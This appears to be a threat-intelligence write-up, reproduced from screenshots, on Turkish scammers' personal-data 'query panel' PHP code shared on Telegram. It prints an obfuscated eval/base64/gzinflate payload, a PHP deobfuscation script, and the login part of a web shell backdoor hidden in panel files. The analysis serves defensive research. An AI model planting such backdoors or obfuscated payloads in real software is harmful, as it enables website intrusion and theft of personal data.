

1,118 members
Pinned message #1
✅ İnstagram Eski Kurulumlu Hesap Çalma Methodu (Youtube'dan Kaldırılan ...
Reply
tcsorgu.php
17.0 KB
tcgsm-1.php
15.4 KB
vesika-1.php
9.3 KB
adres_1-2.php
15.9 KB
adres_1.php
15.9 KB
vesika.php
9.3 KB
tcsorgu-1.php
17.0 KB
ailesorgu.php
17.3 KB
adsoyadsorgu.php
15.5 KB
ipsorgu.php
8.2 KB

[redacted]

1,118 members


Pinned message #1


✅ İnstagram Eski Kurulumlu Hesap Çalma Methodu (Youtube'dan Kaldırılan Videom)




I have learned that the increasing competition among scammers over the past 1.5 years has led some to withdraw from the market while others have fallen

victim to hacking.






To learn how query panels function, I began closely examining the shared files (source codes). In some of these source codes, I noticed that scammers had implemented checks for Turkish Identification Number (TCKN) information, which I presumed to be related to acquaintances or relatives. For example, when someone attempted to query this TCKN information on the panel, no transaction would take place.


adres_1.php
adres_1.php
<thead>
<tr style="text-align: center;">
<th>ADRES</th>
<th>VERGİ NO</th>
<th>DOĞUM YERİ</th>
</tr>
</thead>
<?php
if ($_POST) {
$tc = $_POST['tc'];
eval(str_rot13(gzinflate(str_rot13(base64_decode('LUnHEqxVDvyaiWx7w5uYE57GNt5cJrCF9437+oXYJYBlcVYlKSWWbbj+ef2erNcAlj/jQy4E9u+8Wem8/CmGpiqu/w/+SfUYLljFMGuWOxFuut2zC6c+Jr/
68bvn+y/E/AtkJHyexfxRhyJ563TqSXNFQ6x0JRrAHuXg6TGAwp2VxVNT+R8Ifp8DyumGNLASvcm0QqM19+fUTeTQURPBXZrDINd96MMFYLskjSkTRNx0Ca3i7OWF9bVRn7JjVudzV59dp4aWHVf3XJtgbH6o6rnKuhqdzBL1N
St0bPyRKdQgMhOoy
6JehNeOxySduD0g4
RmZjzzybrhQa3EoA
BRkOOBMIAfPMQXbD
oN7EsLaw8/KGIMk9
y8rehR2ndNE9vX6xUtoXSCggCBwFTzyzl7Qwfur6mYRLLS0CJMg5WQmVDcJwMNiIZlcGnmC5+dQfzbOQjxe1IUbR91cGg1XM1+jFvCvuazJ1Y0xoTn3DFpq+uLpcETLoYqCaAL1DFxnCYnk0ZpIeU9YPUzHGI/
riGgmsSzDUHlDcFRQ3ngleCS5+afh/qGodH4byaYq7DDbC+16zpnzvbSNuwQSRFNgFBjg/
enjORu8Xngv
E6Avd6xq2By
dYw1oCZkjq4Ipue
SjqcUfCQ+M1Q3G5
Thn97/4wmA57ECQLupMREIgha3iraCiELG3/tmlkNe5/bEGYhpBvArtSo/
5rNu0gNYoLJOo1sk6d+4ynaEfnAOlbJKk0Q8MMTE7NvdZTAp+Vxp+SBDZT1Q2sIg7Zbuy9EBKyXUTzfK23IuqZSXrLisBDgpRqzuxazEF24qyhtOJnKQ1Ex7uWYUoDj68+SqhmCga20fzrNzIiSc+v3WeW98JCxoSYOXE8BNz/
G3sRaR9w0pd1tKkHEHdoGZQgkHSR9uNub7G0QOwHh/cukcbn7rvYcPER9FlPNStQPn+njxqzWUPfR30T583cv39n+f6578='))));

root@Kali: ~
File Actions Edit View Help
GNU nano 7.2 eval_decoder.py
# Eval Decoder v1.0
# Author: Mert SARICA
# E-mail: mert [.] sarica [@] gmail [.] com
# URL: https://www.hack4career.com
import subprocess
import sys
import time
# payload = "eval(gzinflate(base64_decode(rawurldecode('XZM1ssWAAQOPk2RcmGkyKczM7CZjhmdm%2B%2FT5ddSqk3arKxv%2BmWd7RWD%2FLatiLqt%2FNt8
payload = "eval(str_rot13(gzinflate(str_rot13(base64_decode('LUnHEqxVDvyaiWx7w5uYE57GNt5cJrCF9437+oXYJYBlcVYlKSWWbbj+ef2erNcAlj/jQy4E
while (1==1):
payload = payload.replace("eval", "echo")
p = subprocess.Popen(['php', '-r', payload], stdout=subprocess.PIPE, stderr=subprocess.PIPE)
out, err = p.communicate()
payload = out.decode()
if payload.find("eval") >= 0:
print("————————")
print("Payload:")
print(payload)
payload = payload.replace("eval", "echo")
else:
print(payload)
sys.exit(1)
[Read 25 lines]
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy

In some of the source codes, I discovered the presence of backdoors (web shell) that were embedded to allow scammers who downloaded these source codes to infiltrate websites at a later stage.



adsoyadv3.php

```php
/* Configurasi */
$auth_pass    = "4a9237545e7e6da7bf0c47e4be57f86c";//
$color        = "#00ff00";
$default_action   = 'FilesMan';
$default_use_ajax   = true;
$default_charset  = 'UTF-8';

function login_shell() {
?>
<!DOCTYPE html>
<html>
  <head>
    <meta name="viewport" content="widht=device-widht, initial-scale=1.0"/>
    <meta name="author" content="[redacted]"/>
    <title>HACKED BY [redacted] - t.me/[redacted]</title>
    <link rel='icon' type='image/png' href='https://cdn.discordapp.com/attachments/1006144051613016157/1042036729865044070/AliRoswellPP.png'/>
    <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.0/css/bootstrap.min.css"/>
    <link rel="stylesheet" href="https://use.fontawesome.com/releases/v5.7.1/css/all.css"/>
  </head>
  <body class="bg-dark text-light">
    <center>
      <div class="container" style="margin-top: 15%">
        <div class="col-lg-6">
          <div class="form-group">
            <h5 class="text-center pb-5">HACKED BY [redacted] - t.me/[redacted]</h5>
            <form method="post">
              <input type="password" name="pass" placeholder="Hacked IP" class="form-control"><br/>
              <input type="submit" class="btn btn-danger btn-block" class="form-control" value="Login">
            </form>
          </div>
        </div><a href="https://t.me/[redacted]" class="text-muted fixed-bottom">Copyright 2023 @ HACKED BY [redacted] - t.me/[redacted] </a><br/>
      </div>
    </center>
```

When I searched for the signatures (aliases/nicknames) of threat actors mentioned in the source codes within the SOCRadar XTI platform, I obtained the opportunity to identify which Telegram channels they were associated with and read the messages related to them. This is an incredible opportunity for cybersecurity professionals and law enforcement officials!

index.php

```php
echo '<th style="color: red">'.$row["status"].'</th>';
}
if ($row["rank"] == 'webmaster'){
echo '<th><span style="background: url(./assets/gif/simsek.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 0px 0px  10px; 15px red; color: red;">'.$row["rank"].'</span></th>';
} elseif ($row["rank"] == 'admin'){
echo '<th><span style="background: url(./assets/gif/sparkles.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 0px 0px  10px; 10px aqua; color: aqua;">'.$row["rank"].'</span></th>';
} elseif ($row["rank"] == 'Yıllık'){
echo '<th><span style="background: url(./assets/gif/sparkles.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 0px 0px  10px; 10px lightgreen; color: lightgreen;">'.$row["rank"].'</span></th>';
} elseif ($row["rank"] == 'Aylık'){
echo '<th>'.$row["rank"].'</th>';
} else{
echo '<th>'.$row["rank"].'</th>';
}

echo '<form id="edit_form" action="configuration" method="POST">';
echo '<input id="hidden_id" type="hidden" name="advanced">';
echo '<th><button type="button"id="conf" style="margin-left: 20px;" onclick="javascript:config('.$rowID.')" class="padd btn btn-outline-warning">Düzenle</button></th></form>';
echo '<th><button type="button" onclick="javascript:delete_uid('.$rowID.')" id="delete" class="padd btn btn-outline-danger">Sil</button></th></tr>';
} ?>
</table>
</div>
<div class="author">
<span>Created with <i class="fa-solid fa-heart"></i> by jemoisika/xbozk0rt/zeox</span>
</div>
```

functions.php

```php
<?php
$customCSS = array();
$customJAVA = array();
$customCSS = array(
    '<link href="../assets/plugins/DataTables/datatables.min.css" rel="stylesheet">',
    '<link rel="icon" href="https://quarex.pro/assets/images/quarexlogox2.png" type="image/x-icon" />',
    '<link href="../assets/plugins/DataTables/style.css" rel="stylesheet">'
);

